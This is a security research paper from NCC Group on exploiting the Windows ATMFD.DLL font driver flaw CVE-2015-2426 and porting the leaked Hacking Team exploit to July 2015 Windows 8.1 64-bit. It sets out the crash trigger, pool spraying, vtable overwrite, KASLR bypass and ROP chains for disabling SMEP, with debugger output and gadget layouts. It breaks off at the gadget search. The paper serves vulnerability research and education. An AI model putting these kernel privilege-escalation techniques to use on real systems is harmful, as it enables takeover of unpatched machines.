An NCC Group Publication

Exploiting CVE-2015-2426, and How I Ported it to a Recent Windows 8.1 64-bit

Prepared by:
Cedric Halbronn

Contents

1 TL;DR

This paper details how I ported the CVE-2015-2426 (a.k.a. MS15-078) vulnerability, as originally exploited by Eugene Ching of Qavar Security on the January 2015 version of Windows 8.1 64-bit to the more recent July 2015 version of Windows 8.1 64-bit, the last version of Windows still vulnerable to this issue before it got patched by Microsoft. By exploiting this vulnerability, an attacker can corrupt memory within the kernel pool to elevate his/her privileges.

2 Introduction

The original exploit is part of the Hacking Team (HT) data leaked in July 2015. E-mails from January 2015 available on WikiLeaks show Eugene Ching sold this exploit to HT, which, at the time of the leak, was actually a zero-day. While this sale was occurring, j00ru also found the same bug in May 2015. The original exploit from HT only worked for an old version of Windows 8.1 64-bit (January 2015). Some very good technical details are available in a Chinese blog post written by MJ0011 and pgboy from the 360 Vulcan Team, which covers the vulnerability in more detail along with the steps needed to recreate the crash.

The vulnerability resides in the *ATMFD.DLL* kernel driver. "ATMFD" stands for Adobe Type Manager Font Driver. This driver is developed by Adobe and is present on default Windows installations. Although the extension is .DLL, this is actually a kernel driver running in kernel space. This driver allows the rendering of an OpenType font file. As detailed in the OpenType specification, OpenType is a very complex format that includes support for a lot of features and as thus quite a few bugs have been found in this format.

If you want to read this paper alongside the source code of this exploit, I would recommend that you use the code from original e-mail's attachment or use this GitHub repository.

To follow this paper, you need to know what a vtable is and have some basic knowledge on what return-oriented programming (ROP) is. You also need to be aware of the Windows 8 mitigations such as SMEP and Kernel ASLR. Throughout this paper, I will be using the WinDbg debugger. You can refer to this page for a description of the commands being used.

If you are interested in repeating the steps of this paper, this is the environment I have used:

- Windows 8.1 64-bit up-to-date in July 2015, KB3079904 removed (*ATMFD.DLL* 5.1.2.243, 14/07/2015)
- *ntoskrnl.exe*: 6.3.9600.17736 (23/03/2015)
- *win32k.sys*: 6.3.9600.17915 (25/06/2015)
- *ATMFD.DLL*: 5.1.2.238 (29/10/2014)

3 Vulnerability

As the OpenType standard states:

> *"The PairPos Format2 defines a pair as a set of two glyph classes and modifies the positions of all the glyphs in a class. For example, this format is useful in Japanese scripts that apply specific kerning operations to all glyph pairs that contain punctuation glyphs. One class would be defined as all glyphs that may be coupled with punctuation marks, and the other classes would be groups of similar punctuation glyphs."*
>
> *"A PairPosFormat2 subtable contains offsets to two class definition tables: one that assigns class values to all the first glyphs in all pairs (ClassDef1), and one that assigns class values to all the second glyphs in all pairs (ClassDef2). [...] The subtable also specifies the number of glyph classes defined in ClassDef1 (Class1Count) and in ClassDef2 (Class2Count), including Class0."*

This may sound unclear at first, since we would need to understand the whole OpenType format to know what `ClassDef1`, `ClassDef2` and their respective number of elements `Class1Count` and `Class2Count` are. But it is enough to understand that these are stored in the font. Consequently, they can be controlled by an attacker who attempts to load a font.

Now let's look at some simplified pseudo-code, simulating what happens in *ATMFD.DLL* when a font is loaded:

```
1: DWORD length = Class1Count*0x20; //field controlled from the font data
2: CHAR* ClassDef1Buf = EngAllocMem("Adbe", FL_ZERO_MEMORY, length+8); //allocates >= 8 bytes
3: *(DWORD *)(ClassDef1Buf) = length;
4: *(DWORD *)(ClassDef1Buf+4) = "ebdA";
5: if (ClassDef1Buf) {
6:   //...
7:   memcpy(ClassDef1Buf+8, FirstBuf, 0x20); //copy first element
8:   //... then loop on all other elements if any
9: }
```

At line 1, a local variable (`length`) is initialised from a field (`Class1Count`) controlled by the attacker through the font data (as explained above). At line 2, the `EngAllocMem` function is used to allocate some space to hold the corresponding data. It adds eight bytes (`length+8`), in order to hold two additional DWORDs: `length` and "`Adbe`" tag in line 3 and 4.

The first problem is that if `Class1Count=0` is specified in the font, *ATMFD.DLL* does not check that `length == 0`, and `EngAllocMem` is called to allocate eight bytes.

The second problem is that it tries to copy the first element (of length 0x20) at line 7 without again checking that there is actually at least one element.

Note: This is a simplified view of the bug to ease comprehension, however the respective functions are actually called in different subroutines. With this in mind, if you are able to understand this pseudocode, you should be able to understand the underlying bug.

Despite the original CVE-2015-2426 description, the bug is not a buffer underflow. It is a buffer overflow. Indeed both are memory corruption bugs. While the first one overflows a buffer after the end of the buffer, the second one overflows before the buffer. I suppose the advisory has mistakenly mixed this vulnerability with CVE-2015-2387 (a.k.a. MS15-077). Indeed the MITRE website above links to a blog post written by TrendMicro that details CVE-2015-2387 instead of CVE-2015-2426.

The [T2FAnalyzer]() tool is very useful for examining the internals of a TrueType/OpenType font. The [Chinese blog post]() explains with beautiful screenshots how to use T2FAnalyzer to find out that `Class1Count` equals `0` in the "font-data.bin" font sample from the HT data. Be careful: since it actually loads the font in kernel memory, this may trigger a BSoD if the machine used for analysis is not patched.

4 Trigger the crash

What is important here is that the overflow happens to occur in an object that was previously allocated by `EngAllocMem`, which is handled by the *win32k.sys* kernel driver.

With this knowledge, we enable the Driver Verifier's Special Pool feature to detect the memory corruption at the exact time it happens. This is a debugging feature implemented into the Windows kernel that marks surrounding addresses for the overflowed buffer as inaccessible, so when an attempt is made to read or write data to these addresses, a fault is triggered. We can enable it by executing the following command in cmd.exe (make sure it has Administrator privileges!) and then rebooting the OS:

```
verifier.exe /flags 0x1 /driver win32k.sys
```

Then we need the "font-data.bin" file found in the HT data. To trigger a crash, we can use the `AddFontMemResourceEx` function:

```
//Read "font-data.bin" into font_data[]
/* ... */

// Render the font in kernel space and cause memory overwrite.
DWORD cFonts = 0;
HANDLE fh = AddFontMemResourceEx(font_data, sizeof(font_data), 0, &cFonts);
```

An easy method to trigger this function call without writing a piece of code is by changing the extension of the "font-data.bin" file to ".otf". Indeed, the font gets loaded into the kernel as well and the same memory corruption occurs.

On Windows 8.1 64-bit, up-to-date in July 2015, with KB3079904 removed, we get the following crash:

```
2: kd> k
Child-SP          RetAddr           Call Site
ffffd001`6820c3a8 fffff802`e23f33b2 nt!DbgBreakPointWithStatus
ffffd001`6820c3b0 fffff802`e23f2cc3 nt!KiBugCheckDebugBreak+0x12
ffffd001`6820c410 fffff802`e235fda4 nt!KeBugCheck2+0x8ab
ffffd001`6820cb20 fffff802`e238f05e nt!KeBugCheckEx+0x104
ffffd001`6820cb60 fffff802`e2262839 nt! ?? ::FNODOBFM::`string'+0x1ee9e
ffffd001`6820cc00 fffff802`e2369f2f nt!MmAccessFault+0x769
ffffd001`6820cdc0 fffff960`00b6de6c nt!KiPageFault+0x12f
ffffd001`6820cf50 fffff960`00b6ebf6 ATMFD+0x11e6c
```



```
ffffd001`6820cf90 fffff960`00b6f524 ATMFD+0x12bf6
ffffd001`6820d100 fffff960`00b69e39 ATMFD+0x13524
ffffd001`6820d210 fffff960`00b63cee ATMFD+0xde39
ffffd001`6820d2d0 fffff960`00b600d8 ATMFD+0x7cee
ffffd001`6820d3d0 fffff960`004c45a6 ATMFD+0x40d8
ffffd001`6820d530 fffff960`00271493 win32k!atmfdLoadFontFile+0x56
ffffd001`6820d580 fffff960`0027136a win32k!PDEVOBJ::LoadFontFile+0x83
ffffd001`6820d640 fffff960`0029292f win32k!vLoadFontFileView+0x4a6
ffffd001`6820d6d0 fffff960`002934ee win32k!PUBLIC_PFTOBJ::bLoadFonts+0x45f
ffffd001`6820d810 fffff960`00293347 win32k!GreAddFontResourceWInternal+0x15e
ffffd001`6820d8d0 fffff802`e236b4b3 win32k!NtGdiAddFontResourceW+0x17c
ffffd001`6820da90 00007ffb`4c277ada nt!KiSystemServiceCopyEnd+0x13
00000000`0d78caa8 00000000`00000000 GDI32!NtGdiAddFontResourceW+0xa
```

Starting at the bottom we see several calls to AddFontResource-like functions in *win32k.sys*, corresponding to the `AddFontMemResourceEx` function we have called. This is then followed by calls to several functions from the *ATMFD* library. Finally, at the top we see the function calls that triggered a fault because of the Driver Verifier. Notice all the symbols for *win32k*, *nt*, etc., are displayed as expected thanks to the Windows Symbol Server. The only exception is for *ATMFD.DLL*. Even though it is a default part of Microsoft Windows, it is developed by Adobe, so we do not have any symbols.


Let's have a look at the `memcpy` call:

```
memcpy(ClassDef1Buf+8, FirstBuf, 0x20); //copy first element
```

The `memcpy` call is inlined:

```
2: kd> u ATMFD+0x11e58
ATMFD+0x11e58:
fffff960`00b6de58 488b4c2470      mov     rcx,qword ptr [rsp+70h]  //FirstBuf is rcx
fffff960`00b6de5d 8b01            mov     eax,dword ptr [rcx]
fffff960`00b6de5f 418901          mov     dword ptr [r9],eax       //ClassDef1Buf+8 is r9
fffff960`00b6de62 8b4104          mov     eax,dword ptr [rcx+4]
fffff960`00b6de65 41894104        mov     dword ptr [r9+4],eax
fffff960`00b6de69 8b4108          mov     eax,dword ptr [rcx+8]
fffff960`00b6de6c 41894108        mov     dword ptr [r9+8],eax     //crash here
fffff960`00b6de70 8b410c          mov     eax,dword ptr [rcx+0Ch]
... writes until [rcx+1Ch], 20h bytes in total
```

From the previous disassembly, we infer that if `ClassDef1Buf+8` is zero bytes long this allows us to write 0x20 bytes from this address. This is a memory corruption vulnerability in kernel space:



Note: Do not forget to disable the Driver Verifier, as this completely changes the memory layout and prevent exploitation. This is done with the following command:

```
verifier.exe /reset
```

5 Exploit

Knowing the vulnerability type, there may be several methods for actually exploiting it. The following steps were chosen in the original exploit:


- Allocate many objects in the kernel pool and free one of them in the middle. The idea is to put our vulnerable buffer before a known object. This is explained in more detail in the "Spray the pool" section.
- Use the memory corruption to replace the known object's vtable pointer with a user-land address where we then craft a fake vtable.
- Call the object's method from user-land to trigger a call to our replacement vtable entries.
- Execute ring-0 ROP gadgets to disable SMEP.
- Execute shellcode mapped in user-land to ease the exploitation process. It gets executed with ring-0 privileges. This shellcode parses the processes' structures in kernel memory and copies the SYSTEM token to our current process. Finally, we need to return execution to the kernel so it can continue. This is explained in more detail in the "Restore execution" section.
- Now the current process can start a calc.exe or cmd.exe with SYSTEM privilege by injecting it into a SYSTEM process (e.g. winlogon.exe).

There are several caveats with this method:

1. The objects used to spray the kernel's heap pool have to be specifically chosen to match the size of the vulnerable one.
2. The ROP gadgets need to be found in kernel memory. This is because SMEP prevents the execution of user-land instructions when CPU is in kernel mode. Consequently, we have to know the addresses of these kernel ROP gadgets before triggering the memory corruption.
3. Special care is needed to restore registers and kernel execution so it returns to user-land without crashing in a BSoD.

5.1 Spray the pool

The original exploit uses `CHwndTargetProp` objects to spray the pool. It allocates lots of these objects in the kernel pool and frees one of them in the middle. The idea is to put our vulnerable buffer `ClassDef1Buf` in this hole so it is before a known object (`CHwndTargetProp`). If the sizes of these objects are well-chosen, the 0x20 byte overflow allows us to overflow `CHwndTargetProp`'s vtable pointer.



Let's analyse the memory layout when `EngAllocMem` is called. The address returned by `EngAllocMem` is `ClassDef1Buf=0xfffff901406e6bf0`.

```
1: kd> r rax
rax=fffff901406e6bf0
```

This address is part of the `0xfffff901406e6bc0` allocation made by *win32k.sys* which is 0x40 bytes long. Moreover, the next object is a `CHwndTargetProp` and the allocation is 0x40 bytes long as well.

```
1: kd> !pool fffff901406e6bf0
Pool page fffff901406e6bf0 region is Unknown
fffff901406e6000 size:   40 previous size:    0  (Allocated)  Usdm
…
fffff901406e6b80 size:   40 previous size:   40  (Allocated)  Usdm
*fffff901406e6bc0 size:   40 previous size:   40  (Allocated) *Adbe
                                Pooltag Adbe : Adobe's font driver
fffff901406e6c00 size:   40 previous size:   40  (Allocated)  Usdm
                                Pooltag Usdm : USERTAG_DCOMPHWNDTARGETINFO, Binary :
win32k!CreateDCompositionHwndTarget
…
```

Let's have a look more closely at the memory data. We see two 0x40-byte chunks that were allocated by *win32k.sys*, starting with a tag:

```
1: kd> dqs fffff901406e6bc0
fffff901`406e6bc0  65626441`23040004    //"Adbe" tag, first chunk
fffff901`406e6bc8  b8fe6765`b232d0e1
fffff901`406e6bd0  fffff960`0046ebf0 win32k!MultiUserGreEngAllocList
fffff901`406e6bd8  fffff901`423ac000
fffff901`406e6be0  00000000`00000000
fffff901`406e6be8  00000000`00000000
fffff901`406e6bf0  00000000`00000000    //ATMFD.dll will add a "Adbe" tag and length here
fffff901`406e6bf8  00000000`00000001    //<-- overflown chunk data will start here
fffff901`406e6c00  6d647355`23040004    //"Usdm" tag, second chunk
fffff901`406e6c08  b8fe6765`b232d721
fffff901`406e6c10  fffff960`0040cd00 win32k!CHwndTargetProp::`vftable'
fffff901`406e6c18  fffff901`4089cf80
fffff901`406e6c20  00000000`00000000
fffff901`406e6c28  ffffe000`71e56ad0
fffff901`406e6c30  00000000`00000000
fffff901`406e6c38  00000000`00000001
```

Later `memcpy` copies 0x20 bytes to `ClassDef1Buf+8=0xfffff901406e6bf8`.


Since the vulnerability allows us to write 0x20 bytes from `0xfffff901406e6bf8`, it overflows 0x20 bytes and allows us to replace the next object vtable pointer.

After the memory corruption, the memory looks like the following:


```
1: kd> dqs r9
fffff901`406e6bf8  00000000`00000000  // memcpy call writes from here...
fffff901`406e6c00  6d647355`23040004  //"Usdm" tag, second chunk, replaced as well
fffff901`406e6c08  00000000`00000000
fffff901`406e6c10  00000000`42005000  //...to here. Replaces vtable pointer
fffff901`406e6c18  fffff901`4089cf80
fffff901`406e6c20  00000000`00000000
fffff901`406e6c28  ffffe000`71e56ad0
fffff901`406e6c30  00000000`00000000
fffff901`406e6c38  00000000`00000001
```

Note: The QWORD at `0xfffff901406e6bf8` looks like a padding QWORD before the next 0x40 pool chunk at `0xfffff901406e6c00`. Also note that even though *ATMFD* asked for an allocation of 0x8 bytes, *win32k.sys* allocated a 0x40-byte pool chunk to contain this 0x8-byte allocation. Consequently, the effective useful pointer is at the last QWORD (`0xfffff901406e6bf8`) before the next allocation. This is the reason why the 0x20 bytes corruption is enough to overwrite the next object's vtable pointer.

The memory layout before the overflow is:




After the overflow, the vtable pointer references fake vtable entries in user-land space:



The fake vtable entries cannot redirect to a shellcode mapped in userland yet because SMEP prevents executing instructions mapped in userland while the CPU is in kernel mode. The fake vtable entries instead contain addresses to arbitrary kernel locations containing code we want to execute, a.k.a. kernel addresses for ROP gadgets.


Consequently, we craft fake vtable entries in user-land space at `0x0000000042005000`. When we call the `DestroyDCompositionHwndTarget()` function from user space, the code executed in kernel mode tries to access `CHwndTargetProp::Delete()` method through the object's vtable pointer. The vtable pointer replacement makes it point to our fake vtable entries in userland. These entries redirect execution to arbitrary kernel ROP gadgets that we want to execute.



5.2 KASLR bypass

The original exploit uses a kernel leak (a.k.a. [KASLR bypass](#)) to leak *win32k.sys* base address. We will not detail this vulnerability in this paper. We only need to know that by calling a certain API, we can leak an offset within a function in *win32k.sys*. That offset depends on the *win32k.sys* build, because it depends on the actual compiled code.

By knowing in advance what versions we target, we can have a table with all the relative offsets to subtract, to get the actual *win32k.sys* base address.



Note: One interesting thing about this is that Microsoft attempted to fix it and failed to do it correctly. The technical details surrounding this were shown on the [Metasploit blog](#).

6 Porting the exploit

We will now look at how I ported the original exploit to a more recent version of Windows 8.1 64-bit (July 2015).

6.1 Overview

For now, let's just craft the following fake vtable entries:

```
0x0000000042005000: 0xdeadbeefdeadbeef;
0x0000000042005008: 0xdeadbeefdeadbeef;
```

When `DestroyDCompositionHwndTarget` is called on the corrupted `CHwndTargetProp`, we get the following crash:

```
3: kd> !analyze -v
...
CONTEXT:  ffffd0011570dff0 -- (.cxr 0xffffd0011570dff0;r)
rax=0000000042005000 rbx=fffff901406ec550 rcx=fffff901406ec550
rdx=ffffe0006ad53880 rsi=0000000000000000 rdi=0000000000000001
rip=fffff960001a306c rsp=ffffd0011570ea20 rbp=ffffd0011570eb80
 r8=0000000000000001  r9=00000000ffffffff r10=0000000000000002
r11=ffffd0011570ea10 r12=0000000000000000 r13=00007ffe99461610
r14=0000000043000000 r15=00000000410007d0
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00010282
win32k!CWindowProp::RemoveAndDeleteProp+0xc:
fffff960`001a306c ff5008          call    qword ptr [rax+8]
ds:002b:00000000`42005008=deadbeefdeadbeef
...
STACK_TEXT:
ffffd001`1570ea20 fffff960`001a3212 : win32k!CWindowProp::RemoveAndDeleteProp+0xc
ffffd001`1570ea50 fffff960`001a3192 : win32k!_DetachWindowCompositionTarget+0x4a
ffffd001`1570ea80 fffff960`001a30bb : win32k!DetachWindowCompositionTarget+0xa2
ffffd001`1570ead0 fffff802`b8b604b3 : win32k!NtUserDestroyDCompositionHwndTarget+0x1f
ffffd001`1570eb00 00007ffe`9946161a : nt!KiSystemServiceCopyEnd+0x13
00000098`9d53fba8 00007ff7`c10b16d9 : USER32!NtUserDestroyDCompositionHwndTarget+0xa
00000098`9d53fbb0 00007ff7`c10b3438 : CVE_2015_2426!main+0x599
00000098`9d53fbb8 00000000`00000000 : CVE_2015_2426!`string'
```

We see that `rax=0x0000000042005000`, which is the address of our fake vtable. Let's analyse the function where the crash occurs:

```
kd> u win32k!CWindowProp::RemoveAndDeleteProp
win32k!CWindowProp::RemoveAndDeleteProp:
fffff960`001a3060 fff3            push    rbx
fffff960`001a3062 4883ec20        sub     rsp,20h
fffff960`001a3066 488b01          mov     rax,qword ptr [rcx] //get vtable
fffff960`001a3069 488bd9          mov     rbx,rcx
fffff960`001a306c ff5008          call    qword ptr [rax+8] //CHwndTargetProp::GetAtom()
```

First, at line 5 it gets `CHwndTargetProp`'s vtable address. Then at line 7, it tries to call the `CHwndTargetProp::GetAtom()` method. It crashes because we have replaced the vtable address with our fake one and `0xdeadbeefdeadbeef` is not mapped into memory.

```
3: kd> dq 0000000042005000
00000000`42005000  deadbeef`deadbeef deadbeef`deadbeef
00000000`42005010  00000000`00000000 00000000`00000000
00000000`42005020  00000000`00000000 00000000`00000000
3: kd> dq 0xdeadbeefdeadbeef
deadbeef`deadbeef  ????????`???????? ????????`????????
deadbeef`deadbeff  ????????`???????? ????????`????????
```


From here, we would like to execute some kernel ROP gadgets to disable SMEP and execute a user-land shellcode to elevate our own process's privileges. We can work out that placing the following hypothetical ROP gadgets into our user-land buffer at `0x0000000042005000` would facilitate disabling SMEP as long as we can find them in kernel memory:

```
1: 00000000`42005000: pop rax # ret              //pop stack pivot to avoid re-execution
2: 00000000`42005008: xchg eax, esp # ret        //stack pivot (first gadget called)
3: 00000000`42005010: mov cr4, 0x506f8 # ret     //disable SMEP
4: 00000000`42005008: 0x0000000042000000         //return to user-land
```

First the gadget at line 2 is executed due to the earlier `call qword ptr [rax+8]`. This instruction does a stack pivot, which initialises `rsp` to `0x0000000042005000`. Then line 1 is executed in order to "go over" the stack pivot at line 3. Line 3's gadget disables SMEP, at which point we return execution to our user-land shellcode with line 4.

Note: An advanced reader may have noticed that the stack pivot's operands are 32-bit registers. In reality, this instruction clears the upper bits of `rax` and `rsp` in the process. This is really helpful from an attacker perspective because this gadget is easier to find: `xchg eax, esp # ret` is “`94 c3`” whereas `xchg rax, rsp # ret` is “`48 94 c3`”, due to the REX instruction prefix.

As noted, this ROP chain is only hypothetical because we still need to find a SMEP-disabling gadget similar to line 3 at a known kernel-space address. As line 3 is not a common ROP gadget, we won't find it in *win32k.sys*, so we need to leak memory from other parts of kernel memory in order to find more gadgets which we can use, and which will behave in a similar way. For now we have only leaked the *win32k.sys* base address, but this kind of gadget is easier to find in *ntoskrnl.exe*, as it is legitimate functionality to deal with control register updates.



So the original exploit's idea is the following:

- Leak an *ntoskrnl.exe* pointer from the *win32k.sys* import table and save it in a user-land address (kernel code can write data to user-land addresses).
- Restore execution and return to user-land.
- Later, from user-land, we will craft a second ROP chain that uses a ROP gadget within *ntoskrnl.exe* to disable SMEP and executes a shellcode mapped in user-land.

The first two steps are detailed in the “First ROP chain” section. The last step is detailed later in the “Second ROP chain” section.

6.2 First ROP chain

The following ROP chain is used to save the address of the `ExAllocatePoolWithTag` function within *ntoskrnl.exe* to userland memory.

```
1: pop rax # ret
2: address in win32k import table of pointer to ntoskrnl!ExAllocatePoolWithTag
3: pop rcx # ret
4: 0x0000000042000100          //this is the address where we save "ExAllocatePoolWithTag"
5: mov rax, [rax] # mov [rcx], rax # ret
```

The gadget on line 1 puts the address where `ntoskrnl!ExAllocatePoolWithTag` is stored in *win32k*.sys’s import table in `rax`. Line 3’s gadget then puts the destination address in `rcx`. Finally, line 5’s gadget gets the actual `ntoskrnl!ExAllocatePoolWithTag` value from the import table and saves it in the address `0x0000000042000100`, which is readable from user-land.

Once this is done, we need to restore kernel execution, so it returns to user-land. Let's analyse the `CWindowProp::RemoveAndDeleteProp` function:

```
kd> uf win32k!CWindowProp::RemoveAndDeleteProp
win32k!CWindowProp::RemoveAndDeleteProp:
fffff960`001a3060 fff3              push    rbx
fffff960`001a3062 4883ec20          sub     rsp,20h
fffff960`001a3066 488b01            mov     rax,qword ptr [rcx] //get vtable
fffff960`001a3069 488bd9            mov     rbx,rcx
fffff960`001a306c ff5008            call    qword ptr [rax+8] //CHwndTargetProp::GetAtom()
fffff960`001a306f 488b4b08          mov     rcx,qword ptr [rbx+8] //need arbitrary pointer
fffff960`001a3073 41b801000000      mov     r8d,1
fffff960`001a3079 0fb7d0            movzx   edx,ax
fffff960`001a307c e8eb46f1ff        call    win32k!InternalRemoveProp (fffff960`000b776c)
fffff960`001a3081 488b03            mov     rax,qword ptr [rbx]       //get vtable again
fffff960`001a3084 4883630800        and     qword ptr [rbx+8],0
fffff960`001a3089 488bcb            mov     rcx,rbx
fffff960`001a308c 4883c420          add     rsp,20h
fffff960`001a3090 5b                pop     rbx
fffff960`001a3091 48ff20            jmp     qword ptr [rax] //CHwndTargetProp::Delete()
```


As explained before, we want to return to userland after executing our first ROP chain. We have to solve a problem here. Indeed, after the first ROP chain returns from line 7, notice `rbx+8` needs to be a valid pointer due to the instruction on line 8. `rbx` also needs to be a valid pointer due to line 12. Moreover, the `rax` value retrieved from `rbx` on line 12 is used in a `jmp` statement on line 17. The idea is to initialise `rbx` during our first ROP chain, to avoid a crash when it returns after line 7.

Recall here that we just want to return to user-land without crashing, because the first ROP chain executed from line 7 has already retrieved the *ntoskrnl.exe* pointer. Consequently, a solution to restore execution is to use the first ROP chain executed from line 7 to initialise `rbx` correctly:

```
pop rbx # ret
0x0000000042005100
```

The gadget above sets `rbx` to a value corresponding to another fake vtable that will be used in the instructions on line 8 and line 12. We craft the following vtable:


```
00000000`42005100: 0x0000000042005110       //fake vtable
00000000`42005108: 0x0000000042005110       //need arbitrary pointer
00000000`42005110: ret
```

When it reaches line 17 it executes the `ret` gadget (does nothing except return). Consequently it does not crash and returns smoothly.

Now that we have understood the first ROP chain goals and requirements, we search for ROP gadgets matching our environment. I would recommend the rp++ tool developed by 0vercl0k, which works very well with x64 kernel binaries:

```
rp-win-x64.exe -f win32k.sys --rop=8 > win32k.txt
rp-win-x64.exe -f ntoskrnl.exe--rop=8 > ntoskrnl.txt
```

